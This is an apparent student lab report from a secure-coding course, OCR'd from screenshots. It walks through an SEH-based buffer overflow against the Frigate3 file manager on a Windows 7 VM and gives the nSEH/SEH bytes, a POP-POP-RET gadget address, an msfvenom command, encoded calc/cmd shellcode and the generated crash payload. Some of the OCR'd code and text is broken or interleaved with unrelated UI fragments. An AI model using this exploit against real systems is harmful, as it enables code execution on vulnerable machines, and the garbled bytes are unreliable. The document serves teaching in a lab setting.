Name-Rishav Dhiman


ID-18BCN7030

Secure Coding Lab-10

Install Frigate3 on Windows 7 VM:

Frigate3 UI

Execute the exploit2.py to generate the payload_cmd.txt file:



```
C:\ Program Files (x86)\ Frigate3\

..                              unacev2     dll
Addons                          unins000    dat
Data                            unrar3      dll
Help                            vcl60       bpl
Plugins
Frigate3             exe
unins000             exe
cabinet              dll
dcrawlib             dll
elpackD6             bpl
Frigate Features     htm
Frigate              rtf
license              txt
rtl60                bpl
tb2k_d6              bpl

..                   <UP-DIR>
7,894.45 KB in 18 files
21.47 GB free on drive C      32.70%
```

```
C:\ Program Files (x86)\ Frigate3\

..                              unacev2     dll
Addons                          unins000    dat
Data                            unrar3      dll
Help                            vcl60       bpl
Plugins
Frigate3             exe
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elpackD6             bpl
Frigate Features     htm
Frigate              rtf
license              txt
rtl60                bpl
tb2k_d6              bpl

..                   <UP-DIR>
7,894.45 KB in 18 files
21.47 GB free on drive C      32.70%
```



Here you will find some advices that are to help you to master Frigate quickly and totally.



Name	Date modified	Type	Size
Vullln	3/31/2021 11:12 PM	File folder	
exploit2	4/5/2021 11:04 AM	Python File	3 KB
Frigate3_Std_v36	4/19/2021 10:50 AM	Application	11,247 KB
payload	4/5/2021 11:10 AM	Text Document	5 KB
python-2.7.17	3/31/2021 10:54 PM	Windows Installer ...	19,112 KB
Vullln	3/31/2021 10:51 PM	WinRAR ZIP archive	785 KB


payload
Text Document
Date modified: 4/5/2021 11:10 AM
Size: 4.50 KB
Date created: 4/5/2021 11:10 AM



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë K‡ @%âÛÍÙrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMRuPuPGpQpK
```

Solve PC issues: 3 important messages
5 total messages

Copy the payload and open the frigate software, Go to disks and select find computer and paste the payload in it.




Find Computer

● Computer name: osZC0F3KOXUQsrMCTS0AA

○ IP Address: 0 . 0 . 0 . 0

OK Cancel

You can edit Ftp site properties by pressing F4



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Rishav\Desktop>
```

The application crashes and CMD opens up after pressing Ok.


Open linux on VMBox and in terminal paste the following code to get the calc payload

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

This will generate the bit code buf = "" buf += "\xbf\xe3\xfa\x7b\x97\xdb\xd5\xd9\x74\x24\xf4\x5d\x2b" buf += "\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\x18" buf += "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\x9f" buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16\x63" buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\xd4\xa7\xe5\x2d\xe5" buf += "\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\xd1\xa4\x91\x88\xac" buf += "\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\xee" buf += "\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x80\x21" buf +=

```
"\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0
\xcc" buf +=
"\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\
xdb" buf +=
"\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\xd4\xac
\x33" buf +=
"\xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\
xae" buf +=
"\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d
\x5f" buf +=
"\xef\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x
10" buf +=
"\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd
1\xc6" buf +=
"\x07\xe8\x26\xd6\x6d\xed\x63\x50\x9d\x9f\xfc\x35\
xa1" buf += "\x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05"
```


Make a new python script



exploit2.py - C:\Users\Rishav\Downloads\exploit2.py (2.7.17)
File Edit Format Run Options Window Help
10:00 AM
4/28/2021


```
nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B                POP EBX
#40010C4C   5D                POP EBP
#40010C4D   C3                RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed
buf = "" buf += "\xbf\xe3\xfa\x7b\x97\xdb\xd5\xd9\x74\x24\xf4\x5d\x2b"
buf += "\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\x18"
buf += "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\x9f"
buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16\x63"
buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\xd4\xa7\xe5\x2d\xe5"
buf += "\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\xd1\xa4\x91\x88\xac"
buf += "\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\xee"
buf += "\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x80\x21"
buf += "\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0\xcc"
buf += "\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\xdb"
buf += "\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\xd4\xac\x33"
buf += "\xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\xae"
buf += "\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d\x5f"
buf += "\xef\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x10"
buf += "\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd1\xc6"
buf += "\x07\xe8\x26\xd6\x6d\xed\x63\x50\x9d\x9f\xfc\x35\xa1"
buf += "\x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05"
```

Execute the python script to generate the payload



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë K‡ @%âÛÍÙrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMRuP
```

Do the same process as we did for exploit_cmd, but this time, after the application crashes it opens calculator.



C:\Program Files (x86)\Frigate3\

```
<No files found>
```

```
..
Addons
Frigate Features   htm
Frigate            rtf
license            txt
